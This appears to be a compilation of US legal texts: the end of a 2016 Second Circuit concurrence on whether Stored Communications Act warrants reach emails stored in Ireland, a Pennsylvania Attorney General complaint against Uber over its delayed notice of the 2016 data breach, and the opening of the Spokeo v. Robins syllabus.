The government's characterization [**87] of the warrant at issue as domestic, rather than extraterritorial, is thus far from frivolous, and renders this, for me, a very close case to the extent that the presumption against extraterritoriality shapes our interpretation of the statute. One additional potential fact heightens the complexity. We do not know, on this record, whether the customer whose emails were sought by the government is or is not a United States citizen or resident. It is not clear that whether the customer is a United States person or not matters to the rather simplistic "focus" test adopted by the Supreme Court in *Morrison*, although it would have mattered to the more flexible test utilized by the Second Circuit in that case. See [Morrison v. Nat'l Australia Bank Ltd., 547 F.3d 167, 171 \(2d Cir. 2008\)](#). But it seems to me that it *should* matter. The Supreme Court has rightly pointed out that the presumption against extraterritoriality is more than simply a means for avoiding conflict with foreign laws. See [Morrison, 561 U.S. at 255](#). At the same time, the presumption that Congress legislates with domestic concerns pre-eminent in its collective mind does not fully answer the question what those domestic concerns are in any given case. See [id. at 266](#). Particularly in connection with statutes that provide tools to law [**88] enforcement, one imagines that Congress is concerned with balancing liberty interests of various kinds against the need to enforce *domestic* law. Thus, when Congress authorizes the (American) government to obtain access to certain information, one might imagine that its focus is on balancing the liberty interests of *Americans* (and of other persons residing in the U.S.) against the need to enforce *American* laws. Congress might also reasonably be concerned about the diplomatic consequences of over-extending the reach of American law enforcement officials. This suggests a more complex balancing exercise than identifying a single "focus" of the legislation, the latter approach being better suited to determining whether given [**230] *conduct* fitting within the literal words of a prohibition should be characterized as domestic or extraterritorial.⁷

Because Microsoft relies solely on customers' self-reporting in classifying customers by residence, and stores emails (but only for the most part, and only in the interests of efficiency and good customer service) on local servers — and because the government did not include in its warrant application such information, if any, as it had about the target of its investigation — we do not know the nationality of the customer. If he or she is Irish (as [**90] for all we know the customer is), the case might present a troubling prospect from an international perspective: the Irish government and the European Union would have a considerable grievance if the United States sought to obtain the emails of an Irish national, stored in Ireland, from an American company which had marketed its services to Irish customers in Ireland. The case looks rather different, however — at least to me, and I would hope to the people and officials of Ireland and the E.U. — if the American government is demanding from an American company emails of an American citizen resident in the U.S., which are accessible at the push of a button in Redmond, Washington, and which are stored on a server in Ireland only as a result of the American customer's misrepresenting his or her residence, for the purpose of facilitating domestic violations of American law, by exploiting a policy of the American company that exists solely for reasons of convenience and that could be changed, either in general or as applied to the particular customer, at the whim of the American company. Given that the extraterritoriality inquiry is essentially an effort to capture the congressional will, [**91] it seems to me that it would be remarkably formalistic to classify such a demand as an extraterritorial application of what is effectively the subpoena power of an American court.

⁷ While, for these reasons, it may be impossible to answer satisfactorily the question what the single focus of the SCA is, I note that I have considerable doubts about the answer supplied by the Court, which holds that the SCA provisions at issue here "focus on protecting the privacy of the content of a user's stored electronic communications." Majority Op. [**89] at 33. Privacy, however, is an abstract concept with no obvious territorial locus; the conclusion that the SCA's focus is privacy thus does not really help us to distinguish domestic applications of the statute from extraterritorial ones. "The real motor of the Court's opinion," [Morrison, 561 U.S. at 284](#) (Stevens, J., concurring in the judgment), then, is less the conclusion that the statute focuses on privacy than the majority's further determination that the locus of the invasion of privacy is where the private content is stored — a determination that seems to me suspect when the content consists of emails stored in the "cloud." It seems at least equally persuasive that the invasion of privacy occurs where the person whose privacy is invaded customarily resides.

829 F.3d 197, *230; 2016 U.S. App. LEXIS 12926, **89

These considerations give me considerable pause about treating SCA warrants as extraterritorial whenever the service provider from whom the government seeks to require production has chosen to store the communications on a server located outside the United States. Despite that hesitation, however, I conclude that my colleagues have ultimately reached the correct result. If we frame the question as whether Congress has demonstrated a clear intention to reach situations of this kind in enacting the Act, I think the better answer is that it has not, especially in the case (which could well be this one) of records stored at the behest of a foreign national on servers in his own country. The use of the word "warrant" may not compel the conclusion that Congress intended to reach only domestically-stored communications that could be reached by a conventional search warrant, because, [*231] for the reasons given above, that label should not be controlling. Cf. [Big Ridge, Inc. v. Fed. Mine Safety & Health Review Comm'n](#), 715 F.3d 631, 645-46 (7th Cir. 2013) (explaining that "we look to the substance of [the government's] [**92] inspection power rather than how the Act nominally refers to those powers," and holding that document requests under the Mine Safety and Health Act of 1977 should be treated as administrative subpoenas rather than as a search or seizure). But it is hard to believe that Congress would have used such a loaded term, and incorporated by reference the procedures applicable to purely domestic warrants, if it had given any thought at all to potential transnational applications of the statute. Nor is it likely that Congress contemplated such applications for a single moment. The now-familiar idea of "cloud" storage of personal electronic data by multinational companies was hardly foreseeable to Congress in 1986, and the related prospects for diplomatic strife and implications for American businesses operating on an international scale were surely not on the congressional radar screen when the Act was adopted. We should not lightly assume that Congress chose to permit SCA warrants for communications stored abroad when there is no sign that it considered the consequences of doing so. See [Kiobel v. Royal Dutch Petroleum Co.](#), 133 S. Ct. 1659, 1664, 185 L. Ed. 2d 671 (2013) ("The presumption against extraterritorial application helps ensure that the Judiciary does not erroneously [**93] adopt an interpretation of U.S. law that carries foreign policy consequences not clearly intended by the political branches."). Thus, while I think the case is closer — and the government's arguments more potent — than is reflected in the Court's opinion, I come out in the same place.

III

Despite ultimately agreeing with the result in this case, I dwell on the reasons for thinking it close because the policy concerns raised by the government are significant, and require the attention of Congress. I do not urge that Congress write the government's interpretation into the Act. That is a policy judgment on which my own views have no particular persuasive force. My point is simply that the main reason that both the majority and I decide this case against the government is that there is no evidence that Congress has ever weighed the costs and benefits of authorizing court orders of the sort at issue in this case. The SCA became law at a time when there was no reason to do so. But there is reason now, and it is up to Congress to decide whether the benefits of permitting subpoena-like orders of the kind issued here outweigh the costs of doing so.

Moreover, while I do not pretend to the expertise [**94] necessary to advocate a particular answer to that question, it does seem to me likely that a sensible answer will be more nuanced than the position advanced by either party to this case. As indicated above, I am skeptical of the conclusion that the mere location abroad of the server on which the service provider has chosen to store communications should be controlling, putting those communications beyond the reach of a purely "domestic" statute. That may be the default position to which a court must revert in the absence of guidance from Congress, but it is not likely to constitute the ideal balance of conflicting policy goals. Nor is it likely that the ideal balance would allow the government free rein to demand communications, wherever located, from any service provider, of whatever nationality, relating to any customer, whatever his or her citizenship or residence, whenever it can establish [*232] probable cause to believe that those communications contain evidence of a violation of American criminal law, of whatever degree of seriousness. Courts interpreting statutes that manifestly do not address these issues cannot easily create nuanced rules: the statute either applies extraterritorially [**95] or it does not; the particular demand made by the government either should or should not be characterized as extraterritorial. Our decision today is thus ultimately the application of a default rule of statutory interpretation to a statute that does not provide an explicit answer to the question before us. It does not purport to

decide what the answer should be, let alone to impose constitutional limitations on the range of solutions Congress could consider.

Congress need not make an all-or-nothing choice. It is free to decide, for example, to set different rules for access to communications stored abroad depending on the nationality of the subscriber or of the corporate service provider. It could provide for access to such information only on a more demanding showing than probable cause, or only (as with wiretapping) where other means of investigation are inadequate, or only in connection with investigations into extremely serious crimes rather than in every law enforcement context. Or it could adopt other, more creative solutions that go beyond the possibilities evident to federal judges limited by their own experience and by the information provided by litigants in a particular case. **[**96]**

In addition, Congress need not limit itself to addressing the particular question raised by this case. The SCA was adopted in 1986, at a time when the kinds of services provided by "remote computing services" were not remotely as extensive and complex as those provided today, and when the economic and security concerns presented by such services were not remotely as important as they are now. More than a dozen years ago, a leading commentator was expressing the need to reform the Act. See Kerr, *A User's Guide*, [supra](#), at 1233-42. It would seem to make sense to revisit, among other aspects of the statute, whether various distinctions, such as those between communications stored within the last 180 days and those that have been held longer, between electronic communication services and remote computing services, or between disclosures sought with or without notice to the customer, should be given the degree of significance that the Act accords them in determining the level of privacy protection it provides, or whether other factors should play some role in that determination.⁸

Congress has, in the past, proven adept at adopting rules for adapting the basic requirements of the *Fourth Amendment* to new technologies. The wiretapping provisions of Title III of the Omnibus Crime Control and Safe Streets Act of 1968, [18 U.S.C. §§ 2510-22](#), for example, proved to be a remarkably stable and effective structure for dealing with the privacy and law enforcement issues raised by electronic **[*233]** surveillance in the telephone era. More recently, Congress was able to address the concerns presented by the mass acquisition of metadata by the **[**98]** National Security Agency by creating a more nuanced statute than that which the NSA had claimed as authority for its actions. See [ACLU v. Clapper, 804 F.3d 617, 620 \(2d Cir. 2015\)](#), discussing the USA FREEDOM Act of 2015, *Pub. L. No. 114-23, 129 Stat. 268 (2015)*. I fully expect that the Justice Department will respond to this decision by seeking legislation to overrule it. If it does so, Congress would do well to take the occasion to address thoughtfully and dispassionately the suitability of many of the statute's provisions to serving contemporary needs. Although I believe that we have reached the correct result as a matter of interpreting the statute before us, I believe even more strongly that the statute should be revised, with a view to maintaining and strengthening the Act's privacy protections, rationalizing and modernizing the provisions permitting law enforcement access to stored electronic communications and other data where compelling interests warrant it, and clarifying the international reach of those provisions after carefully balancing the needs of law enforcement (particularly in investigations addressing the most serious kinds of transnational crime) against the interests of other sovereign nations.

* * *


For these reasons, I concur in the result, but without **[**99]** any illusion that the result should even be regarded as a rational policy outcome, let alone celebrated as a milestone in protecting privacy.

⁸ As the Court notes, Majority Op. at 28 n.23, the House of Representatives recently passed a bill amending the SCA's required disclosure provisions. **[**97]** Email Privacy Act, H.R. 699, 114th Cong. § 3 (2016). That bill would require the government to obtain a warrant before it can compel the disclosure of the contents of any electronic communication "stored, held, or maintained" by either an electronic communication service or (under certain circumstances) a remote computing service, no matter the length of the period of storage. *Id.* It does not, however, address those provisions' extraterritorial reach or significantly modernize the statute's structure. See Kerr, *The Next Generation*, [supra](#), at 386-89 (criticizing a proposal similar to the Email Privacy Act for "work[ing] within [the SCA's] outdated framework"). As of this writing, the Senate has not taken any action on the bill.

829 F.3d 197, *233; 2016 U.S. App. LEXIS 12926, **97

End of Document

IN THE COURT OF COMMON PLEAS OF PHILADELPHIA COUNTY
FIRST JUDICIAL DISTRICT OF PENNSYLVANIA
CIVIL TRIAL DIVISION



COMMONWEALTH OF PENNSYLVANIA	:	
By Attorney General JOSH SHAPIRO	:	
	:	
Plaintiff	:	No.
	:	
v.	:	
	:	
UBER TECHNOLOGIES, INC.	:	CIVIL ACTION – EQUITY
1455 Market Street, 4 th Floor	:	
San Francisco, California 94103	:	
	:	
Defendant	:	
	:	

NOTICE TO DEFEND

You have been sued in court. If you wish to defend against the claims set forth in the following pages, you must take action within twenty (20) days after this complaint and notice are served, by entering a written appearance personally or by attorney and filing in writing with the court your defenses or objections to the claims set forth against you. You are warned that if you fail to do so the case may proceed without you and a judgment may be entered against you by the court without further notice for any money claimed in the complaint or for any other claim or relief requested by the plaintiff. You may lose money or property or other rights important to you.

YOU SHOULD TAKE THIS PAPER TO YOUR LAWYER AT ONCE. IF YOU DO NOT HAVE A LAWYER, GO TO OR TELEPHONE THE OFFICE SET FORTH BELOW. THIS OFFICE CAN PROVIDE YOU WITH INFORMATION ABOUT HIRING A LAWYER.

IF YOU CANNOT AFFORD TO HIRE A LAWYER, THIS OFFICE MAY BE ABLE TO PROVIDE YOU WITH INFORMATION ABOUT AGENCIES THAT MAY OFFER LEGAL SERVICES TO ELIGIBLE PERSONS AT A REDUCED FEE OR NO FEE.

Philadelphia County Bar Association
1101 Market Street
Philadelphia, PA 19107
Phone (215) 238-6300
www.philadelphiabar.org
PA Bar Association: www.pabar.org

AVISO

Le han demandado a usted en la corte. Si usted quiere defenderse de esta demanda expuesta en las siguientes páginas, usted tiene veinte (20) días a partir de la fecha en que la demanda y la notificación fueron servidas para tomar acción mediante la introducción de su apariencia, personalmente o a través de un abogado, y entregarle a la corte, en forma escrita, sus defensas o sus objeciones a los reclamos expuestos en contra de su persona. Sea avisado que si usted no se defiende o toma ninguna acción, puede que el caso o demanda en contra suya continúe, y puede que una decisión o resolución sea declarada en su contra sin previo aviso o notificación, por cualquier dinero reclamado en la demanda, o por cualquier otro reclamo o compensación solicitada por el/la demandante. Usted puede perder dinero o sus propiedades u otros derechos importantes para usted.

USTED DEBE TOMAR ESTE DOCUMENTO A SU ABOGADO INMEDIATAMENTE. SI USTED NO TIENE A UN ABOGADO VAYA EN PERSONA O LLAME POR TELEFONO A LA OFICINA LISTADA A CONTINUACION ABAJO. ESTA OFICINA LE PUEDE PROPORCIONAR CON INFORMACION ACERCA DE COMO EMPLEAR A UN ABOGADO.

SI USTED NO TIENE DINERO PARA CONTRATAR O PAGAR UN ABOGADO, ESTA OFICINA PUEDE PROVEERLE INFORMACION ACERCA DE AGENCIAS QUE PUEDEN OFRECER SERVICIOS LEGALES A PERSONAS ELEGIBLES A UN HONORARIO O COSTO REDUCIDO, O GRATIS.

SERVICIO DE REFERIDO DE ABOGADOS

Philadelphia County Bar Asociación
1101 Market Street
Philadelphia, PA 19107
Phone (215) 238-6300
www.Philadelphiabar.org
PA Bar Association: www.pabar.org

TIMOTHY R. MURPHY
Deputy Attorney General
PA Attorney I.D. No. 321294
Office of Attorney General
Bureau of Consumer Protection
1600 Arch Street, 3rd Floor
Philadelphia, Pennsylvania 19103
215-560-2414
Attorney for Plaintiff

IN THE COURT OF COMMON PLEAS OF PHILADELPHIA COUNTY
FIRST JUDICIAL DISTRICT OF PENNSYLVANIA
CIVIL TRIAL DIVISION

COMMONWEALTH OF PENNSYLVANIA	:	
By Attorney General JOSH SHAPIRO	:	
	:	
Plaintiff	:	No.
v.	:	
	:	
UBER TECHNOLOGIES, INC.	:	CIVIL ACTION – EQUITY
1455 Market Street, 4 th Floor	:	
San Francisco, California 94103	:	
	:	
Defendant	:	
	:	

COMPLAINT

AND NOW, comes the Commonwealth of Pennsylvania, Office of Attorney General, by Attorney General Josh Shapiro, through the Bureau of Consumer Protection, which brings this action on behalf of the Commonwealth pursuant to the provisions of the *Unfair Trade Practices and Consumer Protection Law*, 73 P.S. §§ 201-1 – 201-9.2 (herein referred to as the “Consumer Protection Law”) and the *Breach of Personal Information Notification Act* (herein referred to as “BPINA”) 73 P.S. § 2301, *et seq.*, to restrain by permanent injunction unfair methods of competition or unfair or deceptive acts or practices in the conduct of any trade or commerce, declared unlawful by the Consumer Protection Law.

In support thereof, the Commonwealth respectfully represents the following:

JURISDICTION

1. This Court has original jurisdiction over this action pursuant to Section 931 of the Judicial Code, 42 Pa. C.S.A. § 931(a).

VENUE

2. Venue lies with this Court pursuant to Pa. R.C.P. 1006(a)(1).

THE PARTIES

3. Plaintiff is the Commonwealth of Pennsylvania, Office of Attorney General, by Attorney General Josh Shapiro, through the Bureau of Consumer Protection (herein referred to as the “Commonwealth” and/or “Plaintiff”), with offices located at 1600 Arch Street, 3rd Floor, Philadelphia, Pennsylvania 19103 and 15th Floor, Strawberry Square, Harrisburg, Pennsylvania 17120.

4. Defendant Uber Technologies, Inc. (herein referred to as “Uber”) is a Delaware corporation with its principal place of business at 1455 Market Street, 4th Floor, San Francisco, California 94103. Uber is registered with the Pennsylvania Department of State, Bureau of Corporations and Charitable Organizations: Corporations Section. Uber transacts or has transacted business in Pennsylvania.

BACKGROUND

5. The Commonwealth brings this action against Uber for its concealment and refusal to provide notification to individuals affected by the data breach for a period of over twelve months.

6. The Commonwealth believes that the public interest is served by seeking a permanent injunction from this Honorable Court to restrain the methods, acts and practices of Uber. The Commonwealth believes that citizens of the Commonwealth are suffering and will continue to suffer harm unless the acts and practices complained of herein are permanently enjoined.

7. The Commonwealth also seeks restitution pursuant to Section 201-4.1 of the Consumer Protection Law. Additionally, the Commonwealth seeks appropriate civil penalties pursuant to Section 201-8(b) of the Consumer Protection Law for all willful violations of said Law,

and to recover its costs for enforcement of the Consumer Protection Law.

8. Uber engages in “trade” or “commerce” within the meaning of the Consumer Protection Law 73 P.S. § 201-2 because Uber owns and operates a mobile application platform that allows riders to connect with drivers for trips using their mobile phone. Uber markets its ride hailing service to riders and drivers, including through a website it operates, www.uber.com. Drivers and riders are consumers of Uber’s service.

9. Uber collects certain personal identifiable information from riders including name, email address, phone number, and payment instrument.

10. Uber also collects personal identifiable information from drivers to determine whether they meet the requirements to use the Uber platform, including names, addresses, email addresses, driver license numbers, vehicle registrations, and vehicle inspection documentation, as well as information related to their use of the Uber platform.

11. As part of its information technology infrastructure, Uber uses a third-party service provided by Amazon Web Services (“AWS”) called the Amazon Simple Storage Service (the “Amazon S3”). The Amazon S3 is a scalable cloud storage service that can be used to store and retrieve large amounts of data. The Amazon S3 stores data inside of virtual containers, called “buckets,” against which individual access controls can be applied.

12. Uber relied on Amazon S3 to store a wide variety of files that contain sensitive personal information about Uber drivers and riders.

STATEMENT OF FACTS

13. Uber’s Privacy Policy recognizes that users trust and rely on it to safeguard their personal information: “When you use Uber, you trust us with your information. We are committed

to keeping that trust.”¹ In this regard, the frequently asked questions on Uber’s Privacy Policy webpage states, “We take the security of your data seriously. Uber uses technical safeguards like encryption, authentication, fraud detection, and secure software development to protect your information. We also have an extensive team of data security and privacy experts working around the clock to prevent theft, fraud, or abuse of your information.”²

14. Despite these assertions of safeguarding and protecting consumer data, on November 14, 2016, Uber received emails from an individual who claimed he had accessed and acquired Uber user information. The individual demanded a six-figure payment.

15. Uber investigated the claim and determined that the individual and another person working together had obtained access to certain archived copies of Uber databases and files located on Uber’s private cloud data storage environment on AWS.

16. Specifically, Uber learned that the hackers found access credentials on GitHub, a third-party code-sharing website used by Uber’s software developers. With these access credentials, the hackers were able to gain access to the back-up files stored in Uber’s Amazon S3 bucket.

17. The intrusion by the hackers began on or about October 13, 2016 and ended on or about November 15, 2016 (herein referred to as the “2016 Data Breach”).

18. The intruders accessed and downloaded the information of approximately 25 million users in the United States. Of these, approximately 4.1 million users were drivers.

19. For nearly all users, the downloaded files included names, email addresses and phone numbers.

20. The hackers also gained access to the names and United States driver’s license

¹ Uber Privacy, Nov. 1, 2017, <https://privacy.uber.com/policy> (last visited Feb. 24, 2018).

² Uber Privacy, <https://privacy.uber.com/#faq> (last visited Feb. 24, 2018).

numbers of approximately 600,000 Uber drivers, including at least 13,500 drivers who reside in the Commonwealth of Pennsylvania.

21. When it learned about the 2016 Data Breach, Uber did not notify law enforcement authorities or consumers about the breach. Instead, Uber paid the hackers at least \$100,000 to delete the acquired consumer data and keep quiet about the breach.

22. Uber claimed that the payment of at least \$100,000 was done through a “bug bounty” program, which allows the company to reward an outsider who reports a software vulnerability. However, Uber’s Chief Information Security Officer John Flynn admitted during his live testimony in front of the U.S. Senate Committee on Commerce, Science, and Transportation on February 6, 2018 that the payment was not consistent with how the bug bounty program operated. Specifically, Flynn stated, “this was a multistep malicious intrusion, a downloading of data, and extortionate demand means this wasn’t consistent with the way that [the bug bounty] program normally operates.”³

23. On November 21, 2017, Uber publicly acknowledged the 2016 Data Breach occurred—more than one year after Uber was aware of the 2016 Data Breach.

24. On November 22, 2017, Uber began the process of notifying the affected drivers of the 2016 Data Breach that an unauthorized person or persons accessed their personal identifiable information, including driver’s license numbers.

25. Uber executives were aware of the 2016 Data Breach as early as November 2016.

26. Uber did not notify law enforcement of the 2016 Data Breach until November 2017.

³ Data Security and Bug Bounty Programs: Lessons Learned from the Uber Breach and Security Researchers Before the U.S. Senate Comm. On Commerce, Science, & Transportation, 115th Cong. (2018)(testimony of Uber Chief Information Security Officer John Flynn).

27. Uber had admitted fault in how it handled the 2016 Data Breach. Uber's CEO Dara Khosrowshahi wrote in a blog post entitled "2016 Data Security Incident":

"You may be asking why we are just talking about this now, a year later. I had the same question . . . None of this should have happened, and I will not make excuses for it. While I can't erase the past, I can commit on behalf of every Uber employee that we will learn from our mistakes. We are changing the way we do business, putting integrity at the core of every decision we make and working hard to earn the trust of our customers."⁴

28. When asked whether there was legal justification for Uber to not notify its customers about the 2016 Data Breach, Chief Information Security Officer Flynn replied that there was "no justification" and Uber should have notified the customers at the time when the 2016 Data Breach occurred. He also stated that "we made a misstep not reporting to law enforcement."⁵

29. In response to whether Uber takes the position that the notification laws are clear, Flynn stated, "in this case (the 2016 Data Breach), I think the real issue was we didn't have all the right people in the room making that evaluation and making the right decision and making right by our customers."⁶

VIOLATIONS OF BREACH OF PERSONAL INFORMATION ACT
FAILURE TO PROVIDE NOTICE OF THE DATA BREACH WITHOUT
UNREASONABLE DELAY

30. The averments and allegations of the preceding paragraphs are incorporated though the same were fully set forth herein.

31. Under Section 2308 of BPINA, the Office of Attorney General has exclusive

⁴ Dara Khosrowshahi, *2016 Data Security Incident*, Nov. 21, 2017, <https://www.uber.com/newsroom/2016-data-incident> (last visited Feb. 21, 2018).

⁵ Data Security and Bug Bounty Programs: Lessons Learned from the Uber Breach and Security Researchers Before the U.S. Senate Comm. On Commerce, Science, & Transportation, 115th Cong. (2018)(testimony of Uber Chief Information Security Officer John Flynn).

⁶ *Id.*

authority to bring an action under the Consumer Protection Law for a violation of BPINA.

32. Under section 2303(a) of BPINA,

an entity that maintains, stores or manages computerized data that includes personal information shall provide notice of any breach of the security of the system following discovery of the breach of the security of the system to any resident of [Pennsylvania] whose unencrypted and unredacted personal information was or is reasonably believed to have been accessed and acquired by an unauthorized person. Except as provided in section 4 or in order to take any measures necessary to determine the scope of the breach and to restore the reasonable integrity of the data system, the notice shall be made without unreasonable delay.

33. “Personal Information” is defined in Section 2302 of BPINA as:

An individual’s first name or first initial and last name in combination with and linked to any one or more of the following data elements when the data elements are not encrypted or redacted: (i) Social Security number. (ii) Driver’s license number or a State identification card number issued in lieu of a driver’s license. (iii) Financial account number, credit or debit card number, in combination with any required security code, access code or password that would permit access to an individual’s financial account.

34. At all relevant times, Uber maintained, stored, and managed computerized data that included personal information of Pennsylvania residents. Specifically, Uber maintained, stored, and managed the driver’s license number of at least 13,500 drivers.

35. As of or soon after November 14, 2016, Uber knew or should have known that the “personal information” of at least one Pennsylvania resident was accessed and acquired by an unauthorized person, and that it thus had a duty to provide notice to the affected Pennsylvania residents “without unreasonable delay.”

36. Instead, Uber waited over a year and did not begin to provide notice to the affected 13,500 Pennsylvania Uber drivers until November 22, 2017.

37. By not providing notice “without unreasonable delay” to the affected 13,500

Pennsylvania Uber drivers, Uber violated 73 P.S. § 2303(a).

38. Each failure to notify each affected Pennsylvania Uber driver constitutes a separate violation of BPINA.

39. A violation of BPINA is deemed to be a violation of the Consumer Protection Law, 73 P.S. § 2308.

40. The aforesaid methods, acts or practices constitute unfair methods of competition and unfair acts or practices in the conduct of trade or commerce prohibited by Section 201-3 of the Consumer Protection Law, as defined by Section 201-2(4) of said Law, including, but not limited to, Section 201-2(4)(xxi), engaging in any other fraudulent or deceptive conduct which creates a likelihood of confusion or misunderstanding. 73 P.S. §§ 201-3, and 201-2(4)(xxi).

41. The Commonwealth alleges that all of the practices described above were performed willfully. Accordingly, and pursuant to Section 201-8 of the Consumer Protection Law, the Commonwealth seeks the imposition of civil penalties of One Thousand and 00/100 Dollars (\$1,000.00) for each violation of the Consumer Protection Law and BPINA, including enhanced civil penalties of Three Thousand and 00/100 Dollars (\$3,000.00) for each violation involving consumer victims age sixty (60) or older, in addition to other relief sought, as appropriate.

42. The Commonwealth believes that the public interest is served before this Court a permanent injunction to restrain the methods, acts and practices described herein, as well as seeking restitution and civil penalties for violation of the law. The Commonwealth believes that citizens of the Commonwealth are suffering and will continue to suffer harm unless the acts and practices complained of herein are permanently enjoined.

WHEREFORE, the Commonwealth of Pennsylvania respectfully requests that this Honorable Court issue an Order:

- A. Declaring Defendant Uber's conduct as described herein above to be in violation of the Consumer Protection Law and BPINA;
- B. Permanently enjoining Defendant Uber and all other persons acting on its behalf, directly or indirectly, from violating the Consumer Protection Law and BPINA, and any amendments thereto;
- C. Directing Defendant Uber to make full restitution, pursuant to Section 201-4.1 of the Consumer Protection Law, to all persons who have suffered losses as a result of the acts and practices alleged in this complaint and any other acts or practices which violate the Consumer Protection Law and BPINA;
- D. Directing Defendants to pay to the Commonwealth civil penalties of One Thousand and 00/100 Dollars (\$1,000.00) for each instance of a past or present violation of the Consumer Protection Law, and Three Thousand and 00/100 Dollars (\$3,000.00) for each instance of a past or present violation of the Consumer Protection Law and involving consumers age sixty (60) or older as victims;
- E. Requiring Defendants to pay the Commonwealth's investigative and litigation costs in this matter; and
- F. Granting such other general, equitable and/or further relief as the Court deems just and proper.


Respectfully Submitted,

COMMONWEALTH OF PENNSYLVANIA
OFFICE OF ATTORNEY GENERAL

JOSH SHAPIRO
Attorney General

Date: 3-5-18

By:



TIMOTHY R. MURPHY
Deputy Attorney General
PA Attorney I.D. No. 321294
Email: tmurphy@attorneygeneral.gov
Bureau of Consumer Protection
1600 Arch Street, 3rd Floor
Philadelphia, Pennsylvania 19103
Telephone: (215) 560-2414
Facsimile: (215) 560-2494

IN THE COURT OF COMMON PLEAS OF PHILADELPHIA COUNTY
FIRST JUDICIAL DISTRICT OF PENNSYLVANIA
CIVIL TRIAL DIVISION

COMMONWEALTH OF PENNSYLVANIA	:	
By Attorney General JOSH SHAPIRO	:	
	:	
Plaintiff	:	No.
v.	:	
	:	
UBER TECHNOLOGIES, INC.	:	CIVIL ACTION – EQUITY
	:	
	:	
Defendant	:	
_____	:	

VERIFICATION

I, Ann-Marie Hannam, hereby state that I am a Consumer Protection Agent with the Pennsylvania Office of Attorney General, Bureau of Consumer Protection, and am authorized to make this verification on behalf of the Plaintiff in the within action. I hereby verify that the facts set forth in the foregoing Complaint are true and correct to the best of my knowledge or information and belief.

I understand that the statements contained herein are subject to the penalties of 18 Pa. C.S. § 4904 relating to unsworn falsification to authorities.

Date: March 2, 2018



 Ann-Marie Hannam
 Consumer Protection Agent

[Spokeo, Inc. v. Robins](#)

Supreme Court of the United States

November 2, 2015, Argued; May 16, 2016, Decided

No. 13-1339

Reporter

136 S. Ct. 1540 *; 194 L. Ed. 2d 635 **; 2016 U.S. LEXIS 3046 ***; 84 U.S.L.W. 4263; 100 Empl. Prac. Dec. (CCH) P45,556; 26 Fla. L. Weekly Fed. S 128

SPOKEO, INC., Petitioner v. THOMAS ROBINS

Notice: The LEXIS pagination of this document is subject to change pending release of the final published version.

Subsequent History: As Revised May 24, 2016.

On remand at, Motion granted by, in part, Motion denied by, in part [Robins v. Spokeo, Inc., 2016 U.S. App. LEXIS 22052 \(9th Cir. Cal., June 20, 2016\)](#)

Decision reached on appeal by, On remand at, Remanded by [Robins v. Spokeo, Inc., 2017 U.S. App. LEXIS 15211 \(9th Cir., Aug. 15, 2017\)](#)

Prior History: [***1] ON WRIT OF CERTIORARI TO THE UNITED STATES COURT OF APPEALS FOR THE NINTH CIRCUIT

[Robins v. Spokeo, Inc., 742 F.3d 409, 2014 U.S. App. LEXIS 2136 \(9th Cir. Cal., Feb. 4, 2014\)](#)

Disposition: Vacated and remanded.

Syllabus

[*1542] The [Fair Credit Reporting Act of 1970 \(FCRA\)](#) requires consumer reporting [*1543] agencies to “follow reasonable procedures to assure maximum possible accuracy of” consumer reports, [15 U. S. C. §1681e\(b\)](#), and imposes liability on “[a]ny person who willfully fails to comply with any requirement [of the Act] with respect to any” individual, [§1681n\(a\)](#).

Petitioner Spokeo, Inc., an alleged consumer reporting agency, operates a “people search engine,” which searches a wide spectrum of databases to gather and provide personal information about individuals to a variety of users, including employers wanting to evaluate prospective employees. After respondent Thomas Robins discovered that his Spokeo- [*639] generated profile contained inaccurate information, he filed a federal class-action complaint against Spokeo, alleging that the company willfully failed to comply with the [FCRA’s](#) requirements.

The District Court dismissed Robins’ complaint, holding that he had not properly pleaded injury in fact as required by Article III. The Ninth Circuit reversed. Based on Robins’ allegation that “Spokeo violated *his* statutory rights” and the fact that Robins’ “personal interests [***2] in the handling of his credit information are *individualized*,” the court held that Robins had adequately alleged an injury in fact.

Held: Because the Ninth Circuit failed to consider both aspects of the injury-in-fact requirement, its Article III standing analysis was incomplete. [Pp. ____ - ____, 194 L. Ed. 2d, at 642-646.](#)

136 S. Ct. 1540, *1543; 194 L. Ed. 2d 635, **639; 2016 U.S. LEXIS 3046, ***2

(a) A plaintiff invoking federal jurisdiction bears the burden of establishing the “irreducible constitutional minimum” of standing by demonstrating (1) an injury in fact, (2) fairly traceable to the challenged conduct of the defendant, and (3) likely to be redressed by a favorable judicial decision. [Lujan v. Defenders of Wildlife](#), 504 U. S. 555, 560-561, 112 S. Ct. 2130, 119 L. Ed. 2d 351. Pp. ____ - ____, 194 L. Ed. 2d, at 642-643.

(b) As relevant here, the injury-in-fact requirement requires a plaintiff to show that he or she suffered “an invasion of a legally protected interest” that is “concrete and particularized” and “actual or imminent, not conjectural or hypothetical.” [Lujan, supra](#), at 560, 112 S. Ct. 2130, 119 L. Ed. 2d 351. Pp. ____ - ____, 194 L. Ed. 2d, at 643-646.

(1) The Ninth Circuit’s injury-in-fact analysis elided the independent “concreteness” requirement. Both observations it made concerned only “particularization,” *i.e.*, the requirement that an injury “affect the plaintiff in a personal and individual way,” [Lujan, supra](#), at 560, *n.* 1, 112 S. Ct. 2130, 119 L. Ed. 2d 351, but an injury in fact must be both concrete *and* particularized, [***3] see, e.g., [Susan B. Anthony List v. Driehaus](#), 573 U. S. ____, ____, 134 S. Ct. 2334, 189 L. Ed. 2d 246. Concreteness is quite different from particularization and requires an injury to be “*de facto*,” that is, to actually exist. Pp. ____ - ____, 194 L. Ed. 2d, at 644-645.

